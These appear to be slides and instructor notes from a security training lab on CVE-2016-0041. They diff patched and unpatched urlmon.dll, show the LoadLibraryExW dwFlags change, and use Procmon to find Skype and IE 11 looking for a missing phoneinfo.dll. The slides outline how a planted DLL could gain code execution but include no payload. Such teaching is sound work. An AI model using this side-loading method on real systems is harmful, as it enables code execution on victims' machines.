Diffing 64-bit urlmon.dll

When you diff the 64-bit version of urlmon.dll, only a single function is identified by BinDiff as having changed: BuildUserAgentStringMobileHelper(). This function has a 0.99 similarity.

Diffing 32-bit urlmon.dll


- When diffing the 32-bit version urlmon.dll, we get a large number of expected "false positives"



- BuildUserAgentStringMobileHelper is highlighted
- This is the one we want to double-click


Diffing 32-bit urlmon.dll

When diffing the 32-bit version of urlmon.dll, we can see there are a large number of false positives. This is expected as the two versions are not the optimal ones to diff, but still contain the pre- and post-fixes. Double-click BuildUserAgentStringMobileHelper.



Visual Diff of Function Changes – 64-Bit

When running a Visual Diff with BinDiff and analyzing the changes, the block shown on this slide reveals the issue. The dwFlags argument to LoadLibraryExW() in the unpatched version is set to 0, while in the patched version it is set to 0x800. Let's look a little more at this one coming up.



Visual Diff of Function Changes – 32-Bit

When using turbodiff against the 32-bit version, we can see the same results in relation to the value of 0x800 being pushed as the dwFlags argument to LoadLibraryExW. There is an odd-looking black line connecting the top block on the left to the middle block. This was added to show that there is a **test eax, eax** instruction, followed by a **jnz** instruction. If the eax register is holding a 0, we go down to the next block and push the 0 onto the stack as the dwFlags argument.

LoadLibraryExW()

- LoadLibraryExW() is the Unicode name for LoadLibraryEx(), and is the function called where the arguments were changed by the patch

```
HMODULE WINAPI LoadLibraryEx(
 _In_          LPCTSTR    lpFileName,
 _Reserved_    HANDLE     hFile,
 _In_          DWORD      dwFlags
);
```

- Per MSDN, *"This function loads the specified module into the address space of the calling process."*
- One argument is dwFlags which can be used to specify how and from where DLLs can be loaded

LoadLibraryExW()

As shown on the slide, LoadLibraryExW() is the Unicode name or version for the LoadLibraryEx() function. This function allows the process to load the module specified in the lpFileName argument. One of these arguments is dwFlags, which specifies from where DLLs are permitted to be loaded.

Microsoft (2018-12-4). LoadLibraryExW function. Retrieved January 2, 2019 from Windows Dev Center website: https://docs.microsoft.com/en-us/windows/desktop/api/libloaderapi/nf-libloaderapi-loadlibraryexw.

The Vulnerability


- In the unpatched function, a value of 0 is being passed as the dwFlags argument
  - A value of 0 will cause the behavior of LoadLibraryEx() to model that of the LoadLibrary() function
  - This may allow for the loading of malicious DLLs

```
000000018003B2A0   ?BuildUserAgentStringMobileHelper@@YAPEADW4UACOMPATMODE@@PEADW4USERAGENT_TYPE@@H@Z
00000001[illegible]   xor     r8d, r8d                    // dwFlags
000000018003BDA4   lea       rcx, cs: LibFileName        // LibFileName

000000018003BDAB   xor       edx, edx                    // hFile
000000018003BDAD   call      cs: __imp_LoadLibraryExW    // __imp_LoadLibraryExW
000000018003BDB3   test      rax, rax
000000018003BDB6   jz        loc_18003BE7B
```

dwFlags value is 0

The Vulnerability

As shown previously, the dwFlags argument in the unpatched version of the BuildUserAgentStringMobileHelper() function is set to 0. This will cause the LoadLibraryEx() function to behave like its predecessor, LoadLibrary(). As a result, this may allow for the loading of unsafe DLLs if one is placed in the PATH.



SafeDllSearchMode Order

Per MSDN, if **SafeDllSearchMode** is enabled, the search order is as follows:

1. The directory from which the application loaded.
2. The system directory. Use the GetSystemDirectory function to get the path of this directory.
3. The 16-bit system directory. There is no function that obtains the path of this directory, but it is searched.
4. The Windows directory. Use the GetWindowsDirectory function to get the path of this directory.
5. The current directory.
6. The directories that are listed in the PATH environment variable. Note that this does not include the per-application path specified by the **App Paths** registry key. The **App Paths** key is not used when computing the DLL search path.

Microsoft (2018-5-30). Dynamic-Link Library Search Order. Retrieved January 2, 2019 from Windows Dev Center website: https://docs.microsoft.com/en-us/windows/desktop/Dlls/dynamic-link-library-search-order.

The Fix

- In the patched function, a value of 0x800 is being passed as the dwFlags argument
  - This value's name is "LOAD_LIBRARY_SEARCH_SYSTEM32"
  - This ensures that only "%windows%\system32" is searched, preventing the loading of malicious DLLs

```
0000000180003B2A0   ?BuildUserAgentStringMobileHelper@@YAPEADW4UACOMPATMODE@@PEADW4USERAGENT_TYPE@@H@Z
0000000180003BCB1   xor         edx, edx                    // hFile
0000000180003BCB3   lea         r8, rcx, r8 cs: LibFileName   // LibFileName
0000000180003BCBA   mov         r8d, 0x800                  // dwFlags
0000000180003BCC0   call        r8 cs: __imp_LoadLibraryExW  // __imp_LoadLibraryExW
0000000180003BCC6   test        r8 rax, r8 rax
0000000180003BCC9   jz          r8 loc_18003BD8C
```

dwFlags value is 0x800

The Fix

On this slide, the fix is shown where the value 0x800 is being passed as the argument to LoadLibraryExW(). This value is known as "LOAD_LIBRARY_SEARCH_SYSTEM32." It ensures that modules can only be loaded from "%windows%\system32."

How Could We Exploit This Bug?

- The DLL urlmon.dll is loaded automatically when you start IE and many other Microsoft applications
- We need urlmon.dll to attempt to load PhoneInfo.dll
  - PhoneInfo.dll did not come with Windows 10 x64 Build 1511
  - BuildUserAgentStringMobileHelper() from within urlmon.dll attempts to load PhoneInfo.dll, where we saw the patch applied
  - If we can get this line executed, we can put a malicious DLL somewhere late in the SafeDLLSearchMode order and gain code execution
  - A simple text search in IDA shows you the locations where PhoneInfo.dll is passed as an argument to LoadLibraryExW()


How Could We Exploit This Bug?

The two things allowing for successful exploitation of this bug are:

1. The DLL "phoneinfo.dll," which various vulnerable processes are attempting to load using LoadLibraryExW(), is not located on the system.
2. The argument of 0 is being passed for dwFlags. We need to get a malicious DLL somewhere into the SafeDLLSearchMode order locations.

PhoneInfo.dll LoadLibrary Calls

- Using IDA with the unpatched version of urlmon.dll loaded, press **Alt-T** to bring up the text search window
- Enter **phoneinfo.dll** and check the box for "Find all occurrences"



Two or three results...

Address	Function	Instruction
.text:000000018003BCB4	?BuildUserAgentStringMobile...	lea rcx, LibFileName ; "phoneinfo.dll"
.text:000000018003BDA4	?BuildUserAgentStringMobile...	lea rcx, LibFileName ; "phoneinfo.dll"

PhoneInfo.dll LoadLibrary Calls


If you want to see from what locations within urlmon.dll that phoneinfo.dll is loaded, you can do a text search. Simply press **Alt-T** from within IDA and enter **phoneinfo.dll** for the search string. You should get two or three hits. This can also be helpful if the diff results do not show the name of the library being loaded.

Summary

- In this exercise, you diffed the patched version of urlmon.dll against the unpatched version
- We were able to determine the library being loaded as phoneinfo.dll
- The patch clearly indicates the change that was made to the dwFlags argument passed to LoadLibraryExW
- We will continue on in the next exercise to find this bug as if it were a 0-day and move toward exploitation

Summary

Your objective for this exercise was to identify the primary function changed within urlmon.dll in relation to the DLL side-loading vulnerability. This lead to the discovery that the dwFlags argument for LoadLibraryExW was changed from 0x0 to 0x800, limiting the load location from %Windows%\System32. In the next exercise, we will work toward the discovery of this bug as if it were a 0-day and then move toward exploitation.



Exercise: Discovering & Weaponizing CVE-2016-0041


In this exercise, you will RDP to systems over the network and discover the DLL side-loading bug as if it were a 0-day. You will determine that Skype, IE 11, and OneDrive are all vulnerable to the bug. You will then weaponize the vulnerability to gain code execution.

CVE-2016-0041

- We've already found the bug through patch diffing
- You will now approach this bug as if it were unknown and look at techniques you can use to discover it on your own
- Once the bug has been "discovered," you will work toward weaponizing it to gain code execution
- This lab requires network connectivity in order to reach your target Windows 10 VM over RDP
- See the next slide for connectivity instructions

CVE-2016-0041

In the last exercise, you were tasked with identifying the vulnerability related to CVE-2016-0041 by way of patch diffing. In this next exercise, we will quickly take the approach of how this vulnerability can be discovered as a 0-day. Following that, you will work on weaponizing the vulnerability. For both of these exercises you will connect to a network-based Windows VM using RDP. Instructions are included on the following slides.



Connecting to Your Target VM (1)

There is a Windows 10 VM for each student at the IP address range 10.10.1.101–130. If more are needed, they will be provided. The host address you were given during 760.1 will be your host address to use with RDP to the 10.10.1.X VM. For example, if you were assigned 10.10.75.105 in 760.1, you will connect to 10.10.1.105 using RDP. The username is SEC760-1XX, where XX is your host octet. If you are assigned 10.10.75.105 on Day 1, your Windows 10 username would be SEC760-105. The password is "SEC760" for every user. You may use rdesktop from a Linux system instead of Windows RDP; however, your experience may not be the same. RDP from Windows is recommended.


NOTE: If you receive a message when attempting to RDP to the target VM indicating that "An authentication error has occurred," please visit the following two URL's for a workaround (this should only be an issue with a recent version of Windows 10): https://blogs.technet.microsoft.com/mckittrick/unable-to-rdp-to-virtual-machine-credssp-encryption-oracle-remediation/ and https://www.virtualizationhowto.com/2018/05/windows-10-rdp-credssp-encryption-oracle-remediation-error-fix/

Connecting to Your Target VM (2)

- If connecting from your Windows system, click the **Start** button and enter **mstsc** to bring up the Remote Desktop Connection window
- The IP address you will connect to corresponds to the host octet portion you were given in 760.1

Connecting to Your Target VM (2)

The best option is to connect to your target from a Windows VM. Simply click the **Start** button and enter in the appropriate IP address. The example on the slide shows **10.10.1.101**. The last octet is the one that was assigned to you in 760.1.




Connecting to Your Target VM (3)

To authenticate to the target VM, enter in the username **SEC760-101**, where the **101** portion is your assigned host address from 760.1. Enter the password **SEC760**. The screenshot on the right shows the Desktop of the target VM.

Discovering the Vulnerability

- Let's look at a way to discover this particular bug
- On your target VM, double-click the **ProcessMonitor** folder from the Desktop and start up **Procmon**
- The filter option should appear as shown below




Discovering the Vulnerability

We are now going to take an approach to locate this vulnerability as if it were a 0-day. To do this, we will use the Procmon tool from SysInternals. On your target VM, double-click the **ProcessMonitor** folder from the Desktop and start up **Procmon**. The default filter option should appear. We will apply some specific filters coming up.

Creating Procmon Filters (1)

- The first filter we want to add is for the process name. Skype is the first process to analyze
- From the filter options, set the first drop-down option to **Process Name**, the second one to **is**, and enter **skype.exe** in the last one
- Finally, click **Add**




Creating Procmon Filters (1)

We will create a total of three filters. The first one is for the process name. Skype is the first process we will analyze. From the filter options displayed on the screen, set the first drop-down menu to **Process Name**, the second drop-down menu to **is**, and enter the text **skype.exe** in the last one. Once you've entered this to match the slide, click **Add**.

Creating Procmon Filters (2)

- The next filter to create is for a file system operation result of "Name Not Found"
- Set the first drop-down menu option to **Result**, the second option to **is**, and enter **NAME NOT FOUND** in the text field
- Finally, click **Add**




Creating Procmon Filters (2)

Our next filter is to include only file system operation results of "Name Not Found." This will show us potential files the Skype process wants to load but cannot be found. Set the first drop-down menu option to **Result**, the second option to **is**, and enter **NAME NOT FOUND** in the text field. Click **Add** when done.


Creating Procmon Filters (3)

- Our last filter to create is for a file system **Path** that ends with **.dll**
- Set the first drop-down menu option to **Path**, the second option to **ends with**, and enter **.dll** in the text field
- Finally, click **Add** and then **OK**



Creating Procmon Filters (3)

Our final filter is to include only file system paths that end with **.dll**. This will limit our results to DLLs. Set the first drop-down menu option to **Path**, the second option to **ends with**, and enter **.dll** in the text field. Click **Add** when done and then **OK**.




Process Monitor Menu Bar

On this slide, we point out some of the most often used features from the menu bar. Starting from left to right:

- Capture or Not Capture: This button tells Procmon to turn on or off the capturing of events.
- Filter Menu: This button brings up the filter menu.
- Process Tree: This button brings up the process tree information, similar to that of Process Hacker. From this menu, you can include or exclude processes from being monitored.
- Registry Monitor: This button controls the displaying of registry-related events. This allows you to focus on including or excluding these types of events in order to help avoid getting distracted by unrelated events.
- File Monitor: This button controls the displaying of file system–related events.
- Network Monitor: This button controls the displaying of network-related activity and events.
- Process Monitor: This button controls the displaying of process-related events, such as new threads and processes.

Start Up Skype

- From the taskbar on your VM, click the Skype icon
- Wait until the crying Skype emoji shows up, as shown below, and then click the capture icon to tell Procmon to stop capturing events



162

Start Up Skype

Start up Skype by clicking its icon from the taskbar of your target VM. You should immediately see events appearing inside of Procmon, limited to Skype. Once the crying emoji appears, as shown in the slide, click the magnifying glass (capture icon) to tell Procmon to stop capturing events. Hundreds of thousands of events happen every minute on an active Windows system, so it is best to turn of event capturing when possible.

Examining the Results (1)

- We want to limit the displayed results to only those related to file system events
- Ensure that the other event types are not displayed by disabling them


We only want these results. Disable the others by ensuring they are not selected

Examining the Results (1)

Ensure that the only results displayed in Procmon are ones related to file system activity. This can be accomplished by selecting only the file monitor icon, as shown on the slide.

Examining the Results (2)

- If you scroll down a bit you should see that the DLL **phoneinfo.dll** is attempting to be loaded repeatedly from various locations
- You can also see that the result shows "NAME NOT FOUND," which indicates that the DLL does not exist on the file system from the requested locations




Time ...	Process Name	PID	Operation	Path	Result
10:22:...	Skype.exe	3024	CreateFile	C:\Program Files (x86)\Skype\Phone\phoneinfo.dll	NAME NOT FOUND
10:22:...	Skype.exe	3024	CreateFile	C:\Windows\SysWOW64\phoneinfo.dll	NAME NOT FOUND
10:22:...	Skype.exe	3024	CreateFile	C:\Windows\System\phoneinfo.dll	NAME NOT FOUND
10:22:...	Skype.exe	3024	CreateFile	C:\Windows\phoneinfo.dll	NAME NOT FOUND
10:22:...	Skype.exe	3024	CreateFile	C:\Windows\SysWOW64\phoneinfo.dll	NAME NOT FOUND
10:22:...	Skype.exe	3024	CreateFile	C:\Windows\phoneinfo.dll	NAME NOT FOUND
10:22:...	Skype.exe	3024	CreateFile	C:\Windows\SysWOW64\wbem\phoneinfo.dll	NAME NOT FOUND
10:22:...	Skype.exe	3024	CreateFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\phoneinfo.dll	NAME NOT FOUND
10:22:...	Skype.exe	3024	CreateFile	C:\Python27\phoneinfo.dll	NAME NOT FOUND

Examining the Results (2)

Scrolling down a bit in Procmon's display window clearly shows that **phoneinfo.dll** cannot be found at any of the requested locations. Since locations are being checked outside of **System32**, such as **C:\Python27**, it is clear that the LoadLibrary call is not using a safe option. If we can get a crafted DLL to a location in the **PATH** environment variable, or at any other location, we could potentially get code execution.

Checking IE 11 (1)

- Bring up the filter menu by clicking Procmon's funnel icon
- Double-click the skype.exe filter you created previously and change the process name to **iexplore.exe**, followed by **Add**




Checking IE 11 (1)

Let's see if IE 11 falls victim to the same missing DLL. Bring up Procmon's filter menu by clicking the funnel icon. Double-click the skype.exe filter you added previously and change the process name to **iexplore.exe** for Internet Explorer 11. Finally, click **Add** and close the menu option.

Checking IE 11 (2)

- Be sure to turn the capturing of events back on and then start up Internet Explorer 11 by clicking its icon from the Desktop taskbar
- We can quickly see the same result as we had with Skype



Time ...	Process Name	PID	Operation	Path	Result
10:41:...	IEXPLORE.EXE	3968	CreateFile	C:\Program Files (x86)\Internet Explorer\phoneinfo.dll	NAME NOT FOUND
10:41:...	IEXPLORE.EXE	3968	CreateFile	C:\Windows\SysWOW64\phoneinfo.dll	NAME NOT FOUND
10:41:...	IEXPLORE.EXE	3968	CreateFile	C:\Windows\System\phoneinfo.dll	NAME NOT FOUND
10:41:...	IEXPLORE.EXE	3968	CreateFile	C:\Windows\phoneinfo.dll	NAME NOT FOUND
10:41:...	IEXPLORE.EXE	3968	CreateFile	C:\Users\SEC760-101\Desktop\phoneinfo.dll	NAME NOT FOUND
10:41:...	IEXPLORE.EXE	3968	CreateFile	C:\Program Files\Internet Explorer\phoneinfo.dll	NAME NOT FOUND
10:41:...	IEXPLORE.EXE	3968	CreateFile	C:\Windows\SysWOW64\phoneinfo.dll	NAME NOT FOUND
10:41:...	IEXPLORE.EXE	3968	CreateFile	C:\Windows\phoneinfo.dll	NAME NOT FOUND

